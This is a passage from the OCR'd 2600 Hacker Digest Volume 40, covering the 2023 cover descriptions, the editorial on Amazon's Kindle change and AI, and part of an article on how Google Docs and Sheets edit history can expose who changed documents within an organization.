


2600
The Hacker Digest - Volume 40


40 YEARS
OF DEDICATED
SERVICE
PROGRESS
40
OF A SORT
FOUR DECADES IS A LONG TIME TO BE DOING ANYTHING. AND IT'S TRULY HARD TO BELIEVE WE'VE BEEN AT THIS FOR THAT MANY YEARS.


KW
RO
KM
DE


Hackers
PEACE
FOR ALL
NO MORE
BOMBS
Peace

2023 Covers

All of the covers this year were human-designed, collaborating with artificial intelligence.

Spring: In honor of the start of our 40th year of publishing, a veteran of The Great War salutes "40 years of dedicated service." A celebratory bottle of spirits is in the foreground as fireworks explode in the distance. The bottle has a big "40" printed on it, an allusion to both our anniversary and the popular 40 ounce bottles of malt liquor (which, coincidentally, began to get popular around 40 years ago). Also printed on the bottle is the opening sentence and title of the Spring issue's editorial.

Summer: As the effects of Twitter's implosion began to be seen on a large scale, more and more people began using Mastodon as a replacement. This led to an image of the extinct mastodon being displayed front and center on this cover. Refugees were also heavily in the news, so the cover was filled with faces that represented them. Within those was the face of Google co-founder Sergey Brin, himself a Jewish refugee from the Soviet Union. An allusion to chaos theory is made in the form of a butterfly perched atop the mastodon. From the 1990 novel *Good Omens* by Terry Pratchett and Neil Gaiman: "It used to be thought that the events that changed the world were things like big bombs, maniac politicians, huge earthquakes, or vast population movements, but it has now been realized that this is a very old-fashioned view held by people totally out of touch with modern thought. The things that change the world, according to Chaos theory, are the tiny things. A butterfly flaps its wings in the Amazonian jungle, and subsequently a storm ravages half of Europe." Our actions of today could have momentous effects that none of us could imagine. And finally, the rainbow trunk cables, emanating in all directions, were an acknowledgment of the pride and diversity that was all around us, while also connecting the world together in a complex and sometimes messy manner.

Autumn: One of the most autumnal covers we've ever had, this one is comprised of a rather spooky image of a solitary robotic creature in an apple orchard bereft of a human presence. It was a particularly somber time for us, as three close friends and inspirations for our community had recently passed away: old school hacker Robert Osband (commonly known as The Cheshire Catalyst); notorious hacker and security expert Kevin Mitnick; and political activist Daniel Ellsberg, known for releasing the Pentagon Papers back in 1971. Their initials were written on tiny paper boats at the bottom of the cover to mark their passing. For Cheshire, we also had the 1865 image of the Cheshire Cat (from *Alice in Wonderland*) in the trees with its haunting smile, the last thing that was seen before it disappeared entirely. (A famous quote of the Cheshire Cat was "We're all mad here.") A wooden sign points to XV off screen, a reference to the HOPE XV conference that was planned for 2024.

Winter: In a time when war seemed to be breaking out all over, this is what appears to be a water damaged picture of a peace protest in old New York. An army of robot payphones is lined up, holding various signs calling for peace. One of the signs is an image of this very cover! At the very end of the line, we see an astronaut looking at a *New York Times* headline that reads "MEN WALK ON MOON." We see Spiderman in the sky (a parody, not copyright infringement) and a sign on a roof announcing the debut of "Hackers" cigarettes. The tagline reads "Hackers are just right!"

Topics, Categories, Subjects, Entrées

Progress of a Sort

Four decades is a long time to be doing anything. And it's truly hard to believe we've been at this for that many years. But this is true in almost any field; time just seems to fly by and even somehow pick up speed during the journey.

We're definitely progressing. There can be a debate on whether it's enough or in the right direction, but we cannot say there hasn't been movement. It's very easy to lose sight of the ground covered when you've been part of the journey.

Let's start with some very recent progress affecting the magazine and its future.

We believe we have met the challenge that was thrown at us late last year when Amazon pulled the rug out from under small publishers and stopped supporting magazine subscriptions on their Kindle devices. While Amazon wants us to remain in their Kindle Unlimited program, initial estimates say we'd earn less than one sixth of what we had been earning while Amazon themselves, naturally, would do much better. That doesn't exactly fill us with enthusiasm, particularly since we did the work to get thousands of Amazon customers to use their Kindles to subscribe to *2600* and now they're being abandoned while we lose vital subscriber support.

So now the hard part is ahead of us. We're putting a new system in place that will not only allow PDF subscriptions, but also for Kindles to be sideloaded with EPUB editions that will work seamlessly in those devices without Amazon being able to interfere. Since Amazon won't permit us to communicate with our Kindle subscribers, we are going to need to really raise our voices to get the word out that new options are becoming available.

Our new digital subscription will have a few goals:

- A seamless interface with our existing `2600.store`.
- A minimal amount of data from subscribers to maximize privacy.
- No DRM or other restrictions.
- A simple, intuitive, and secure interface.

We just weren't satisfied with the features or security of any subscription product that was already out there, which is why we broke our asses to put something brand new together. And by the time you read this, we hopefully will have succeeded or will have some significant progress to report. Please keep looking for updates on the `2600.com` website. We also really need help in getting the word out to those who may not even be aware of what's going on.

We want to thank everyone for the support and encouragement that is getting us through this massive challenge.

But enough about *our* problems.

Far more important is what is happening to us as people and as societies. Much of the idealism we sought after in those early years was actually achieved. Look in our early pages and you'll see the frustration we all were having just in getting access. Nobody could afford a computer of their own, and the best chance you had of experimenting with one was either getting enrolled in a university or hacking into a machine somewhere. People literally risked a criminal record to learn Unix. And now, access is everywhere and it's become trivial to achieve it - or to gift it to someone who isn't able to themselves.

Mere communications was something else hackers yearned for in those early days. Red boxes, blue boxes, and much of the phone phreak culture centered around bypassing Ma Bell and figuring out ways to make phone calls for free. Sure, it was a game, but it was also a human necessity to be able to reach out and talk to one another, one that the phone companies jealously restricted. To have the ability to reach the entire world held so close to us for the first time in humanity's history only to have it restricted by arbitrary cost - or more accurately, a series of tones - was simply too much for many to resist. And we're lucky they didn't.

Today we can connect all around the

world without fear of bankrupting our parents. It's an incredible ability - and a method of bypassing the controls imposed upon us in other ways. We're not restricted to our small and insular communities. It's possible to reach out to those on the other side of the planet who think and live very differently from us. We have the ability to learn and teach on our own terms. Or we can just take it all for granted and never really appreciate the true magic that we have.

This is the same landscape we witnessed in our early years. Those who followed all the rules would never experience the wonder and the joy of a new piece of technology outside of the confining rules they were presented with. But to people like us, a new message on a computer, a ringing phone, or the sound of a pager all represented new adventure, not just a job and more responsibility. If we treat today's advances in that same nonchalant way, we risk not starting the revolutions in thinking that so desperately need to happen.

Today we are experiencing the next steps in artificial intelligence. Lately, everyone seems to be playing with applications like ChatGPT. The speed and humanlike responses are everything from impressive to terrifying. And that's the part we have full control over.

This is not a genie that will get back into the bottle. These kinds of tools are here to stay and they will only get more sophisticated. We'll see them used in all sorts of other applications. And like any tool ever invented, there will be possibilities of great good and great evil that come out of them. We can (and will) react with fear, ignorance, and hostility. We can pretend to get a handle on the technology and simply try to ban and control it in ways that are easily defeated. How many times have we seen this exact same strategy play out in the past? When has it ever worked?

As hackers, we need to push any new technology to the limit. We need to try to break it. We need to misuse and abuse it, devising applications that were never originally intended. From all that, we build something better. And so it goes.

We're about to enter a world where it will no longer be assumed that the video we see is what really happened, that the politician we hear speak actually ever said those things, or that the words you're reading originated with a human. That may be frightening or disconcerting, and we can certainly see why. Any revolution has that effect. And right now, everything we've grown used to is being thrown on its ear. Those who usually have the answers may not know how to handle what's developing right in front of us. This is the time where innovative thought and creative ways of solving problems emerge from unexpected places.

Basically, what this all means is that nothing's the same anymore. Everything that's been defined as real in the past may no longer fit that definition. It might become difficult to distinguish human from AI. But difficult is not impossible. There has never been a time in history where some form of technology has taken over a human's job and managed to continue building and expanding upon the original idea, all the while keeping humans excluded. Our functions change and, most often, take on more of an organizational role as we evolve in a new direction which never would have been possible had we continued to be mired in our previous occupations.

It may be hard to see it here. But we're walking down that same road. The rules have changed once more. We can no longer believe what we see, hear, or read. We're going to need more background and more knowledge if we don't want to be taken advantage of.

Rather than look at these new tools with either suspicion or as a means of cheating, let's figure out how best to use them in order to *help* us achieve what we're attempting to do. That then enables us to accomplish even more and reach heights we never would have gotten to otherwise.

We spend a substantial amount of time dealing with the effects of future fear. Like with those early days, we see a lot of anxiety and dread being expressed by those who don't understand or appreciate the technology or the potentials - and sometimes by those who understand all too well.

Just like back in the early days, there are those of us looking forward to the fun that's ahead.

Sleuthing Google Apps Part 2: The Google Application Suite

by Estragon

In Part One (39:1), we discussed how Google Calendar "busy" time may be utilized to see when people are meeting together, even when meetings are intended to be confidential.

In Part Two, we will see how the history of changes to documents can be illuminating. First, let's review what the Google application suite is for. This is a set of online applications, which are web-accessible and have native apps for phones and tablets. The apps include email, a calendar (which was our focus in Part One), office productivity tools (documents, spreadsheets, presentations), file storage and sharing, and a variety of other things. The suite also includes non-Google applications. In addition, a Google login may be utilized to access non-Google services as part of a single sign-on solution.

Many individuals utilize the Google suite, and thousands of organizations provide their constituents (members, employees, affiliates, etc.) with a Google suite login within the Internet domain space of the organization. In this article, I will describe how there can be unintended information leakage through the use of applications that allow authorized users to view the history of changes.

Being able to recall and replay history in computer-based tools is a standard feature across a variety of applications and platforms. For example, the Unix/Linux "history" command shows what commands were executed in the shell and the history can be saved so you can search from earlier logins. Another example is using control-Z (or similar) as an "undo" command to roll back to one step earlier in many applications. A final example is source code revision tracking, such as that offered by git, make it easy to roll back a set of files (i.e., source code) to an earlier state. The ability to view history, potentially with features like undo or rollback, is a great convenience.

In the Google application suite being discussed here, an interesting feature of the spreadsheet ("Google Sheets") and word processor ("Google Docs") applications is that the history can track edits by multiple identities. That is, a single spreadsheet or document can be edited by people with different Google logins - and the history associates each change with the specific login (i.e., person) who made it.

This is a very useful feature. During collaborative editing, which might take place over days, weeks, or longer, anyone who can view the document can also see the history of changes, and who made them.

In a Google document, granularity of the history is typically the editing session. You can view a version of the document (even many versions per day) that reflects what a document looked like before a session. Usually this seems to be an amount of time at the keyboard adding content or making changes. If multiple people were editing, each person's edits before someone else made changes would constitute a session, so you could rollback to an earlier version if desired, or see what has been changed.

In a Google spreadsheet, the temporal granularity is similar. But in addition to switching back to an earlier session, Google helpfully highlights the specific cells in the spreadsheet that were changed. You can then visually see what was changed, as well as what user made the change.

There are a few ways to get access to the history in docs and sheets. Easiest in the web interface is to look towards the top of the screen where it says when the most recent change was (something like, "Last edit was... " and a date or time, like "5 minutes ago." Just select (click on) that text, and you'll get the history tracking view of the doc or sheet. It pops up on the right side, and you can navigate back to different versions. This behavior seems to be similar across different web browsers (Firefox, Chrome, etc.). On phone and tablet apps I tried, the menu was a little different: "Details and activity."

These features provide some accountability and traceability to determine what changes were made. They allow a reasonably granular rollback capability that persists even after the web browser is closed or the user logs out, because the history is part of the document itself. In documents that are older, they provide a record of who worked on it and where their contributions were made. If someone works on a document, and then their Google login for the organization is deleted, track changes will indicate an anonymous or unknown user made those changes.

The history tracking features can be a source of information leakage, however. For example, there might have been earlier versions with content found to be questionable, offensive, incorrect, or otherwise undesirable. The history tracking means that those earlier versions are still

accessible to anyone who can see the document history.

It might be that in some organizations there is sensitivity to the identity of an editor. If it was a departmental memo, for example, perhaps it would be inappropriate if someone from another department made changes. In a university setting, what if a term paper ostensibly written by a single student was found to have had sections written by other students? What if changes were made by someone who had departed the organization, but still had managed to retain a Google login?

A personal experience I had with information leakage builds on a story I told in Part One. In that story, I was in a large multi-institutional membership organization where hundreds of people from over a half dozen organizations had a shared Google space.

There was a situation where a group of people in the organization were colluding against the broader organization. Part One described how I was able to gain insights into the people who were colluding: who was colluding, when they had meetings, and even where they met, simply by looking at free and busy time in the calendars I had access to. This was information leakage through Google Calendar.

The same collusion was also manifesting itself in the shared documents and spreadsheets. The default settings I am familiar with are that documents, spreadsheets, presentations, and similar types of works are not viewable or findable by organizational members, except by the person who owns them. That person can then invite others to collaborate. Collaborators may be invited either to view only; to view and comment; or to view, comment, and edit.

However, the setup we used, which is typical of other organizations I've seen, is to have a shared document repository. Anyone in the organization could access documents in the repository and navigate it via a hierarchy. The tool for organizing, sharing, moving, etc. is Google Drive (GDrive), and it serves as a web-based interface to a document collection.

If you haven't used GDrive before, or had it in a shared organizational context, it probably still sounds familiar. The Windows-Icons-Mouse-Pointer (WIMP) interaction method, combined with POSIX or POSIX-like capabilities for creating a file (document) and directory (folder) hierarchy, is ubiquitous. It's the basis of Windows, Macintosh, and *nix approaches to files and directories. This is also how much of the web is presented and experienced, with main pages (files) leading to groups of other pages (directories) in a hierarchy.

So, in the organization I was part of, we had a shared GDrive with many documents. Most were visible to anyone in the organization, and many were even editable by anyone. We trusted people to behave, though it would have been possible for someone to purposely delete, rename, or deface documents. Of course, it would have been easy to find out who had made those changes, unless they did a good job of covering their tracks.

The collusion situation was that we had some shared organizational documents, set up for limited visibility only for a cross-organization group that was working on them. This included a budget for the whole organization and its component organizations, as well as various documents describing governance processes. That big budget spreadsheet, though, was the focus. The group working against the larger organization was, among other things not discussed here, trying to shift the budgets so that some parts of the organization would starve, while others would thrive.

I'm not providing a lot of detail (such as, how would a shared spreadsheet have such a big real-world impact? Aren't there other processes in place to ensure against misbehavior?). For this example, the focus isn't on what happened next. The point is that there was a group within the broader organization that was attempting to hijack the process, by making edits to the spreadsheet in their favor.

